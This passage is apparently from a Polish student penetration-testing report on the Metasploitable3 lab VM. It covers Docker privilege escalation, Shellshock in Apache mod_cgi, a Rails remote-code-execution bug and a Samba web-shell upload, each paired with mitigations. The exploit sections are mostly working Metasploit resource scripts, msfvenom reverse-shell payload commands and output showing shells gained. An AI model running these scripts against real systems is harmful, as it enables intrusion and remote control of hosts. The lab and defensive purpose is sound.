resource (docker_local_priv_escalation.rc)> set LHOST 192.168.100.87
LHOST => 192.168.100.87
resource (docker_local_priv_escalation.rc)> exploit -z
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] 192.168.100.86:6697 - Connected to 192.168.100.86:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.86:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.100.87:4444 -> 192.168.100.86:38197) at 2024-04-24 22:28:51 +0200
[*] Session 1 created in the background.
resource (docker_local_priv_escalation.rc)> sleep 10 # Czekamy aż sesja się otworzy
resource (docker_local_priv_escalation.rc)> sessions -l

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix  192.168.100.87:4444 -> 192.168.100.86:38197 (192.168.100.86)

resource (docker_local_priv_escalation.rc)> use linux/local/docker_daemon_privilege_escalation
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
resource (docker_local_priv_escalation.rc)> set SESSION 1
SESSION => 1
resource (docker_local_priv_escalation.rc)> set LHOST 192.168.100.87
LHOST => 192.168.100.87
resource (docker_local_priv_escalation.rc)> set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
resource (docker_local_priv_escalation.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: cmd
[!] * incompatible session platform: unix. This module works with: Linux.
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Docker daemon is accessible.
[+] The target is vulnerable.
[*] Writing payload executable to '/tmp/ZuAzGtJyyz'
[*] Executing script to create and run docker container
[*] Waiting 60s for payload
[*] Sending stage (1017704 bytes) to 192.168.100.86
[+] Deleted /tmp/ZuAzGtJyyz
[*] Meterpreter session 2 opened (192.168.100.87:4444 -> 192.168.100.86:38198) at 2024-04-24 22:29:04 +0200

meterpreter > getuid
Server username: root
meterpreter > 
```

Rysunek 39. Wynik automatycznej exploatacji dla Docker + UnrealIRC session privilege escalation

Opcje rozwiązania/mitygacji problemu podatności:

(Dla UnrealIRC te same co w punkcie 4.6.)

1. Wyłączenie nasłuchiwanie demona Docker na interfejsach TCP, jeśli nie jest to absolutnie konieczne. Konfiguracja zazwyczaj w pliku: /etc/docker/daemon.json.
2. Jeśli konieczne jest nasłuchiwanie na interfejsie TCP należy zabezpieczyć połączenia za pomocą TLS. Konfiguracja zazwyczaj w pliku: /etc/docker/daemon.json.
3. Używanie mechanizmów uwierzytelniania i autoryzacji, tak aby tylko uprawnieni użytkownicy mogli korzystać z demona Docker. Można to osiągnąć poprzez: sudo usermod -aG docker username.

4. Jeśli nasłuchiwanie na interfejsie TCP jest konieczne należy ograniczyć dostęp do niego tylko dla zaufanych adresów IP za pomocą firewalla. Na przykład za pomocą:

<ol style="list-style-type: none">1. <code>sudo iptables -A INPUT -p tcp -s TRUSTED_IP --dport 2376 -j ACCEPT</code>2. <code>sudo iptables -A INPUT -p tcp --dport 2376 -j DROP</code>

4.8. Apache – mod_cgi

Moduł ten wykorzystuje lukę w zabezpieczeniach Shellshock, lukę w sposobie, w jaki powłoka Bash obsługuje zewnętrzne zmienne środowiskowe. Moduł ten atakuje skrypty CGI na serwerze WWW Apache, ustawiając zmienną środowiskową HTTP_USER_AGENT na definicję szkodliwej funkcji.

Korzystając z praw roota zdobytych wcześniej oraz wiedzy jaką wersje serwera Apache mamy, szukamy skryptu w folderze cgi-bin, aby wykorzystać podatność:

```
vagrant@metasploitable3-ub1404:~$ sudo find / -name cgi-bin | xargs ls -la | grep -i ".sh"
-rwxr-xr-x 1 root root 72 Oct 29 2020 hello_world.sh
vagrant@metasploitable3-ub1404:~$
```

Rysunek 40. Szukanie skryptu w folderach cgi-bin

Znajdujemy skrypt w folderze /var/html/cgi-bin.

Używamy zatem exploit: exploit/multi/http/apache_mod_cgi_bash_env_exec, zawartość pliku „apache-mod-cgi.rc” z ustawieniami exploita:

```
1 use exploit/multi/http/apache_mod_cgi_bash_env_exec
2 set targeturi /cgi-bin/hello_world.sh
3 set RHOSTS 192.168.100.86
4 exploit
```

Rysunek 41. Zawartość pliku „apache-mod-cgi.rc”

Użycie i wynik:

```
(kali@kali)~[~/baw-git/attacks_conf]
$ msfconsole -qr apache-mod-cgi.rc
[*] Processing apache-mod-cgi.rc for ERB directives.
resource (apache-mod-cgi.rc)> use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
resource (apache-mod-cgi.rc)> set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
resource (apache-mod-cgi.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (apache-mod-cgi.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.100.86
[*] Meterpreter session 1 opened (192.168.100.87:4444 -> 192.168.100.86:38114) at 2024-04-26 15:12:29 +0200
getuid
meterpreter > getuid
Server username: www-data
```

Rysunek 42. Wynik automatycznej exploitacji dla Apache – mod_cgi

Opcje rozwiązania/mitygacji problemu podatności:

1. Aktualizacja Bash - Luka Shellshock dotyczy konkretnej wersji powłoki Bash.
2. Wyłączenie modułu, jeśli nie jest potrzebny.
3. Uruchamianie skryptów CGI w odizolowanym środowisku, aby ograniczyć potencjalne skutki kompromitacji. Można to osiągnąć za pomocą mechanizmów takich jak chroot, konteneryzacja (np. Docker) lub użycie systemów typu SELinux.
4. Zablokuj dostęp do plików z systemie przez ustawienie w konfiguracji Apache: <Directory /> Require all denied </Directory>
5. Użyj Web Application Firewall (WAF) do ochrony aplikacji webowych przed znanymi atakami.

6. Dodanie nagłówków bezpieczeństwa do odpowiedzi HTTP, aby ograniczyć możliwość ataku poprzez zmienne środowiskowe. W pliku konfiguracyjnym Apache wprowadź:

```
1. <IfModule mod_headers.c>
2. Header set X-Frame-Options "DENY"
3. Header set X-Content-Type-Options "nosniff"
4. Header set X-XSS-Protection "1; mode=block"
5. Header set Content-Security-Policy "default-src 'self';"
6. </IfModule>
```

5. Zabezpieczenie skryptów CGI. W pliku konfiguracyjnym Apache wprowadź:

```
1. <Directory "/path/to/cgi-bin">
2. Options ExecCGI
3. AddHandler cgi-script .cgi .pl .py
4. Require all granted
5. <IfModule mod_headers.c>
6. Header set X-Content-Type-Options "nosniff"
7. </IfModule>
8. </Directory>
```

Zastosowane rozwiązanie na podatność to aktualizacja powłoki systemu Bash w Metasploitable3 za pomocą komend:

1. apt-get update
2. apt-get install --only-upgrade bash

Bash został zaktualizowany do wersji 4.3-7ubuntu1.7; podatność została poprawiona w wersji [4.3-7ubuntu1.3](#) - poprawki były wprowadzane już w wersjach [4.3-7ubuntu1.1](#) oraz [4.3-7ubuntu1.2](#), ale nie były kompletne.

```
root@metasploitable3-ub1404:/var/www/cgi-bin# apt-get install --only-upgrade bash
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  bash-doc
The following packages will be upgraded:
  bash
1 upgraded, 0 newly installed, 0 to remove and 171 not upgraded.
Need to get 575 kB of archives.
After this operation, 8,192 B of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/trusty-updates/main bash amd64 4.3-7ubuntu1.7 [575 kB]
Fetched 575 kB in 0s (638 kB/s)
(Reading database ... 99303 files and directories currently installed.)
Preparing to unpack .../bash_4.3-7ubuntu1.7_amd64.deb ...
Unpacking bash (4.3-7ubuntu1.7) over (4.3-6ubuntu1) ...
Processing triggers for install-info (5.2.0.dfsg.1-2) ...
Processing triggers for man-db (2.6.7.1-1) ...
Setting up bash (4.3-7ubuntu1.7) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /usr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
```

Rysunek 43. Aktualizacja powłoki systemu Bash w Metasploitable3

Po aktualizacji narzędzia bash nie można było przeprowadzić ataku:

```
(kali㉿kali)-[~/BAW/attacks_conf]
└─$ msfconsole -qr apache-mod-cgi.rc
[*] Processing apache-mod-cgi.rc for ERB directives.
resource (apache-mod-cgi.rc)> use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
resource (apache-mod-cgi.rc)> set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
resource (apache-mod-cgi.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (apache-mod-cgi.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

Rysunek 44. Nieudany atak na moduł mod_cgi w Apache

4.9. Ruby on Rails


Nmap wykrył ruby on rails na porcie 3500.

```
(kali@kali)-[~/baw/attacks_conf]
$ nmap 192.168.100.86 -sV -p 3500 --script=http-enum
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 12:57 CEST
Nmap scan report for 192.168.100.86
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
3500/tcp  open  http    WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
| http-enum:
|   /robots.txt: Robots file
|_  /readme.html: Interesting, a readme.
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
```

Rysunek 45. Wykrycie Ruby na porcie 3500

Weszliśmy w ten port w przeglądarce:



Rysunek 46. Podgląd strony na porcie 3500

Z'enumerowaliśmy stronę za pomocą msfconsole i dodatku:
auxiliary/scanner/http/dir_scanner:

```
msf6 > search dir_scanner

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/http/dir_scanner      .              normal No     HTTP Directory Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner

msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > options

Module options (auxiliary/scanner/http/dir_scanner):

Name          Current Setting                                     Required  Description
-          -
DICTIONARY    /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
PATH          /                                                         yes        The path to identify files
Proxies       /                                                         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       192.168.100.86                                           yes        The target host(s), see https://docs.metasploit.com/docs/using-the-framework/000-using-rhosts-and-multi-host-targeting.html
RPORT        80                                                        yes        The target port (TCP)
SSL          false                                                    no        Negotiate SSL/TLS for outgoing connections
THREADS      1                                                         yes        The number of concurrent threads (max one per host)
VHOST        /                                                         no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) > set RPORT 3500
RPORT => 3500
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
msf6 auxiliary(scanner/http/dir_scanner) > set dictionary /usr/share/wordlists/wfuzz/general/medium.txt
dictionary => /usr/share/wordlists/wfuzz/general/medium.txt
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.100.86
[*] Found http://192.168.100.86:3500/readme/ 200 (192.168.100.86)
[*] Found http://192.168.100.86:3500/secc1/ 400 (192.168.100.86)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```


Rysunek 47. Enumeracja za pomocą msfconsole i dodatku – auxiliary/scanner/http/dir_scanner

Ten kawałek zautomatyzowaliśmy. Zawartość pliku „ruby_3500-dir-scanner.rc”:


```
1  use auxiliary/scanner/http/dir_scanner
2  set RPORT 3500
3  set RHOSTS 192.168.100.86
4  set dictionary /usr/share/wordlists/wfuzz/general/medium.txt
5  run
```

Rysunek 48. Zawartość pliku „ruby_3500-dir-scanner.rc”

Odkryta strona „/readme”:




Rysunek 49. Strona readme na Metasploitable3 na porcie 3500




Rysunek 50. Odkrycie strony pod readme odnośnie Linuxa

Teraz spróbowaliśmy directory_traversal(CVE-2008-1891) używając os jako parametr oraz szukając plików zawierających słowo root(takich jak /etc/passwd):




Rysunek 51. Wykorzystana komenda

Wynik:



Rysunek 52. Rezultaty

Próbowaliśmy kilku z potencjalnie zawierających zawartość pliku `/etc/passwd`, i natrafiliśmy ostatecznie na:



Rysunek 53. Zawartość pliku „`/etc/passwd`”

Ze skanu Nesusem udało się nam dowiedzieć jaka jest wersja serwera i Ruby:

Plugin Output

tcp/3500/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
HTTP/2 TLS Support: No
HTTP/2 Cleartext Support: No
SSL : no
Keep-Alive : yes
Options allowed : GET,HEAD,POST,OPTIONS
Headers :

X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Etag: W/"b56dd5f9363ed0f7bd4d11c36d9471dd"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: b99eeaf8-9416-43cd-b6fc-1b17eale738d
X-Runtime: 0.001673
Server: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
Date: Wed, 03 Apr 2024 14:43:11 GMT
Content-Length: 14935
Connection: Keep-Alive

Response Body :

<!DOCTYPE html>
<html>
```

Rysunek 54. Odkrycie wersji serwera i Ruby

Moduł ten wykorzystuje lukę w zabezpieczeniach umożliwiającą zdalne wykonanie kodu we wbudowanym procesorze żądań komponentu Ruby on Rails ActionPack. Ta luka umożliwia osobie atakującej przetworzenie ERB (Embedded Ruby) do wbudowanego procesora JSON, który jest następnie renderowany, umożliwiając pełne RCE w czasie wykonywania, bez rejestrowania warunku błędu.

Próba exploit wykorzystując podatność CVE-2016-2098(wersja „rails” 4.2.4), zawartość pliku „ruby_3500-exploit.rc”

```

1      use exploit/multi/http/rails_actionpack_inline_exec
2      set RHOSTS 192.168.100.86
3      set RPORT 3500
4      set payload ruby/shell_reverse_tcp
5      set targeturi /readme
6      set targetparam os
7      exploit

```

Rysunek 55. Zawartość pliku „ruby_3500-exploit.rc”

Użycie i wynik:

```

(kali@kali)-[~/baw-git/attacks_conf]
└─$ msfconsole -qr ruby_3500-exploit.rc
[*] Processing ruby_3500-exploit.rc for ERB directives.
resource (ruby_3500-exploit.rc)> use exploit/multi/http/rails_actionpack_inline_exec
[*] No payload configured, defaulting to generic/shell_reverse_tcp
resource (ruby_3500-exploit.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (ruby_3500-exploit.rc)> set RPORT 3500
RPORT => 3500
resource (ruby_3500-exploit.rc)> set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
resource (ruby_3500-exploit.rc)> set targeturi /readme
targeturi => /readme
resource (ruby_3500-exploit.rc)> set targetparam os
targetparam => os
resource (ruby_3500-exploit.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Sending inline code to parameter: os
[*] Command shell session 1 opened (192.168.100.87:4444 → 192.168.100.86:38110) at 2024-04-26 15:09:00
+0200

whoami
chewbacca
ls
Gemfile
Gemfile.lock
README.md
Rakefile
app
bin
config
config.ru
db
lib
log
public
start.sh
test
tmp
vendor
groups
users docker

```

Rysunek 56. Wynik automatycznej exploitacji dla Ruby on Rails

Opcje rozwiązania/mitygacji problemu podatności:

1. Aktualizacja Ruby on Rails do wersji, która zawiera poprawki bezpieczeństwa dla tej podatności.
2. Konfiguracja bezpiecznych sesji. Rails domyślnie używa cookie store do przechowywania sesji. Warto upewnić się, że sesje są bezpiecznie zaszyfrowane i podpisane przez ustawienie:
 - a. w pliku `config/initializers/session_store.rb`:

```
Rails.application.config.session_store :cookie_store,  
key: '_your_app_session', secure: Rails.env.production?,  
httponly: true
```
 - b. w pliku `config/initializers/cookies_serializer.rb`:

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```
3. Walidacja i sanitizacja danych wejściowych.
4. Używanie bezpiecznych bibliotek do deserializacji.

4.10. SAMBA – Backdoor

Wykorzystując wcześniej poznane hasło użytkownika chewbacca możemy wrzucić backdoor „web shellowy” na serwer Samba, a następnie nasłuchując handlerem i aktywując backdoor otrzymać sesję.

Zautomatyzowaliśmy powyższe poniższym skryptem „samba.sh”:

```
1  #!/bin/bash
2
3  msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.100.87 LPORT=4444 > ~/backdoor.php
4  (
5  for i in {1..6}
6  do
7      curl http://192.168.100.86/backdoor.php
8      sleep 5
9  done
10 ) &
11 msfconsole -qr samba.rc
```

Rysunek 57. Zawartość pliku „samba.sh”

Zawartość pliku „samba.rc”:

```
1  use admin/smb/upload_file
2  set LPATH /home/kali/backdoor.php
3  set RHOSTS 192.168.100.86
4  set RPATH backdoor.php
5  set SMBPASS rwaawaaawr5
6  set SMBUSER chewbacca
7  set smbshare public
8  exploit
9
10 use exploit/multi/handler
11 set LHOST 192.168.100.87
12 set LPORT 4444
13 set payload php/meterpreter/reverse_tcp
14 exploit
```

Rysunek 58. Zawartość pliku „samba.rc”

Użycie i wynik:

```
(kali@kali)-[~/baw-git/attacks_conf]
$ ./samba.sh
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes

/*no socket/*no socket[*] Processing samba.rc for ERB directives.
resource (samba.rc)> use admin/smb/upload_file
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
resource (samba.rc)> set LPATH /home/kali/backdoor.php
LPATH => /home/kali/backdoor.php
resource (samba.rc)> set RHOSTS 192.168.100.86
RHOSTS => 192.168.100.86
resource (samba.rc)> set RPATH backdoor.php
RPATH => backdoor.php
resource (samba.rc)> set SMBPASS rwaaaaawr5
SMBPASS => rwaaaaawr5
resource (samba.rc)> set SMBUSER chewbacca
SMBUSER => chewbacca
resource (samba.rc)> set smbshare public
smbshare => public
resource (samba.rc)> exploit
[+] 192.168.100.86:445 - /home/kali/backdoor.php uploaded to backdoor.php
[*] 192.168.100.86:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (samba.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (samba.rc)> set LHOST 192.168.100.87
LHOST => 192.168.100.87
resource (samba.rc)> set LPORT 4444
LPORT => 4444
resource (samba.rc)> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (samba.rc)> exploit
[*] Started reverse TCP handler on 192.168.100.87:4444
[*] Sending stage (39927 bytes) to 192.168.100.86
[*] Meterpreter session 1 opened (192.168.100.87:4444 -> 192.168.100.86:38249) at 2024-04-24 23:12:43 +0200

meterpreter > getuid
Server username: www-data
```

Rysunek 59. Wynik skryptu "samba.sh"

Opcje rozwiązania/mitygacji problemu podatności:

1. Nie dać atakującym poznać hasła użytkownika serwera. 😊
2. Wyłączyć usługę Samba, jeśli nie jest potrzebna.
3. Ograniczenie uprawnień użytkowników i grup, aby zminimalizować możliwość wgrania nieautoryzowanych plików. Na przykład przez:
chmod 770 /srv/samba/public
chown root:sambashare /srv/samba/public
4. Użycie skanerów, które mogą wykryć zagrożenie w plikach wgrywanych na serwer Samba.
5. Skonfigurowanie Samby tak, aby ograniczyć dostęp do zasobów tylko dla zaufanych adresów IP i autoryzowanych użytkowników przez edycję pliku smb.conf, na przykład:

- | |
|--|
| <ol style="list-style-type: none">1. [public]2. path = /srv/samba/public3. public = yes4. only guest = no5. writable = yes6. printable = no |
|--|

7. create mask = 0775
8. valid users = chewbacca
9. hosts allow = 192.168.100.0/24
10. hosts deny = 0.0.0.0/0

5. Podsumowanie

Metasploitable3 został poddany rekonesansowi za pomocą narzędzi: Nmap, Nessus oraz OpenVAS. Następnie udało się wykryć i wyexploitować 10 podatności w Metasploitable3 zdobywając różne poziomy uprawnienia. Z czego udało się zdobyć uprawnienia użytkownika „root” na dwa sposoby: dzięki atakowi BruteForce na SSH oraz dzięki połączeniu sesji ustanowionej przez wykorzystanie podatności w serwisie UnrealIRC i wykorzystaniu jej przy późniejszej udanej eskalacji uprawnień za pomocą podatności w serwisie Docker. Udało się zautomatyzować częściowo lub całkowicie 10 exploitów, które znajdują się na [GitHubie](#). Naprawiono także, podatność Shellshock w Apache mod_cgi przez aktualizację powłoki systemu Bash.

6. Bibliografia

<https://github.com/rapid7/metasploitable3?tab=readme-ov-file>
<https://nmap.org/man/pl/index.html>
<https://pl.wikipedia.org/wiki/Nmap>
<https://notes.anggihradana.com/tutorial/metasploitable-3>
<https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/>
<https://tremblinguterus.blogspot.com/2020/11/>
<https://chat.openai.com/>
<https://ubuntu.com/security/notices/USN-2363-2>
<https://ubuntu.com/security/CVE-2014-6271>
<https://ubuntu.com/security/notices/USN-2363-1>

7. Spis ilustracji

Rysunek 1. Skanowanie początkowe	4
Rysunek 2. Skanowanie informacji o serwisach działających na portach	4
Rysunek 3. Skanowanie serwisów na portach otwartych i zamkniętych oraz próba odgadnięcia wersji systemu operacyjnego (-A nie było potrzebne)	5
Rysunek 4. Skanowanie wszystkich portów oraz uruchomionych tam serwisów	6
Rysunek 5. Skanowanie jak wyżej, ale z flagą -PA (nie wniosło nowych informacji)	7
Rysunek 6. Podsumowanie wyniku skanowania za pomocą narzędzia Nessus	9
Rysunek 7. Szukanie exploit w Metasploit dla ProFTPD „mod_copy”	10
Rysunek 8. Zawartość pliku „proftpd.rc”	10
